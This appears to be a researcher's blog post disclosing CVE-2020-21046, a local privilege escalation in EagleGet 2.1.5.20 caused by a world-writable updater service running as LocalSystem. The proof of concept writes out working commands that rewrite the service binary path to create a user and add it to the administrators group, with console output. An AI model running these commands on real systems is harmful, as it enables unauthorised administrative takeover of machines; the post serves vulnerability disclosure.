
n1pwn Follow

Feb 27, 2020 · 3 min read · Listen

Save

Local Privilege Escalation in EagleGet 2.1.5.20 Stable

EagleGet, a download manager application on Windows, version prior to v2.1.6.40 contains updater service which is vulnerable to weak service permission. The flaw ultimately leads to local privilege escalation.




Details:

> *[Name]: Local Privilege Escalation in EagleGet* 2.1.5.20 Stable
>
> *[Description]: A local privilege escalation vulnerability was identified within the "luminati_net_updater_win_eagleget_com" service in EagleGet Downloader version 2.1.5.20 Stable. This issue allows authenticated non-administrative user to escalate their privilege and conduct code execution as a SYSTEM privilege.*
>
> *[CVE Number]: CVE-2020–21046*
>
> *[Affected Product Name]: EagleGet Downloader*
>
> *[Affected Product Version]: 2.1.5.20 Stable*
>
> *[Vulnerability Type]: Insecure Permissions*
>
> *[Affected Component]: "luminati_net_updater_win_eagleget_com" service*
>
> *[Attack Type]: Local*
>
> *[Impact Code execution]: true*
>
> *[Impact Escalation of Privileges]: true*
>
> *[Attack Vectors]: Weak Service Permission*
>
> *[Reference]: http://eagleget.com*
>
> *[Discoverer]: Nipon Taikham*

Proof of Concept:

For a quick check, screenshot below is the security permission for directory "C:\Program Files (x86)\EagleGet" . It shows that the group "Everyone" has "Special permissions" as same as the group "CREATOR OWNER".



Object name: C:\Program Files (x86)\EagleGet

Group or user names:
Everyone
ALL APPLICATION PACKAGES
CREATOR OWNER
SYSTEM
Administrators (IE11WIN8_1\Administrators)

Permissions for Everyone	Allow	Deny
Read & execute	□	□
List folder contents	□	□
Read	□	□
Write	□	□
Special permissions	☑	□

Object name: C:\Program Files (x86)\EagleGet


Group or user names:
Everyone
ALL APPLICATION PACKAGES
CREATOR OWNER
SYSTEM
Administrators (IE11WIN8_1\Administrators)

Permissions for CREATOR OWNER	Allow	Deny
Read & execute	□	□
List folder contents	□	□
Read	□	□
Write	□	□
Special permissions	☑	□

When rechecking the service permission with accesschk64.exe from Sysinternals.com and sc.exe built-in with Windows, below results can be observed.

Command:

> *accesschk64.exe -c luminati_net_updater_win_eagleget_com*




```
C:\Users\user\Desktop\Tools\Accesschk>accesschk64.exe -c luminati_net_updater_wi
n_eagleget_com

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

luminati_net_updater_win_eagleget_com
  RW Everyone
```

Please note that the "RW" in front of the service name indicates that anyone on the machine can read and write service configuration.
Below command was used to check configuration of the service.

Command:

> *sc qc luminati_net_updater_win_eagleget_com*




```
C:\Users\user\Desktop\Tools\Accesschk>sc qc luminati_net_updater_win_eagleget_co
m
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: luminati_net_updater_win_eagleget_com
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\EagleGet\net_updater32.exe -
-updater win_eagleget.com
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Luminati Net Updater
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

The result shows the service "luminati_net_updater_win_eagleget_com" can be started with "LocalSystem". Chaining with the "RW" permission for "Everyone" above, an attacker can modify the configuration then start the service as "LocalSystem".

The screenshots below demonstrate the example exploitation to create a new account by using editing the binary path.

Using below command, the list of user within the system will be listed.

> *net users*



```
C:\Users\user>net users

User accounts for \\WIN7X64-PC

-------------------------------------------------------------------------------
Administrator            Guest                    user
Win7x64
The command completed successfully.

C:\Users\user>
```

Please note that there are only 4 accounts found on the machine.

Back to the vulnerable service. Using below command to change the binary path of the update service to something maliciously, adding new user.


Command:

> *sc config luminati_net_updater_win_eagleget_com binpath="net user testuser P@ssw0rd! /add"*

Then start the service to let the command to be executed.

Command:

> *sc start luminati_net_updater_win_eagleget_com*



```
C:\Users\user\Desktop\Tools\Accesschk>sc config luminati_net_updater_win_eaglege
t_com binpath= "net user testuser P@ssw0rd! /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop\Tools\Accesschk>sc start luminati_net_updater_win_eagleget
_com
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Users\user\Desktop\Tools\Accesschk>net users

User accounts for \\WIN7X64-PC

-------------------------------------------------------------------------------
Administrator            Guest                    testuser
user                     Win7x64
The command completed successfully.


C:\Users\user\Desktop\Tools\Accesschk>
```


The status of the service starting process was FAILED because the binary path does not really exist but it is a malicious command that we had just modified.

Please note that the user ‘testuser’ was already created as shown. This mean everyone on this machine can execute any command with the highest rights on the local machine.

By using the same step above but modify the binary path a bit, a local attacker can add the created user into administrative group as shown below.


Command:

> *sc config luminati_net_updater_win_eagleget_com binpath=”net localgroup administrators testuser /add”*



```
C:\Users\user\Desktop\Tools\Accesschk>sc config luminati_net_updater_win_eaglege
t_com binpath= "net localgroup administrators testuser /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop\Tools\Accesschk>sc start luminati_net_updater_win_eagleget
_com
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Users\user\Desktop\Tools\Accesschk>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
testuser
Win7x64
The command completed successfully.


C:\Users\user\Desktop\Tools\Accesschk>_
```

As a result, the “user” that has only standard user privilege is able to exploit the vulnerable service to add a new user “testuser” that has administrative privilege.



User Accounts and Family Safety ▸ User Accounts ▸ Manage Accounts
Search Control Panel

Choose the account you would like to change

user
Standard user
Password protected

testuser
Administrator
Password protected

Win7x64
Administrator
Password protected

Guest
Guest account is off

Create a new account
What is a user account?
Additional things you can do
Set up Parental Controls
Go to the main User Accounts page

Fixed: Update the EagleGet to the latest version.

http://www.eagleget.com

Hacking Cybersecurity Windows Exploitation Lpe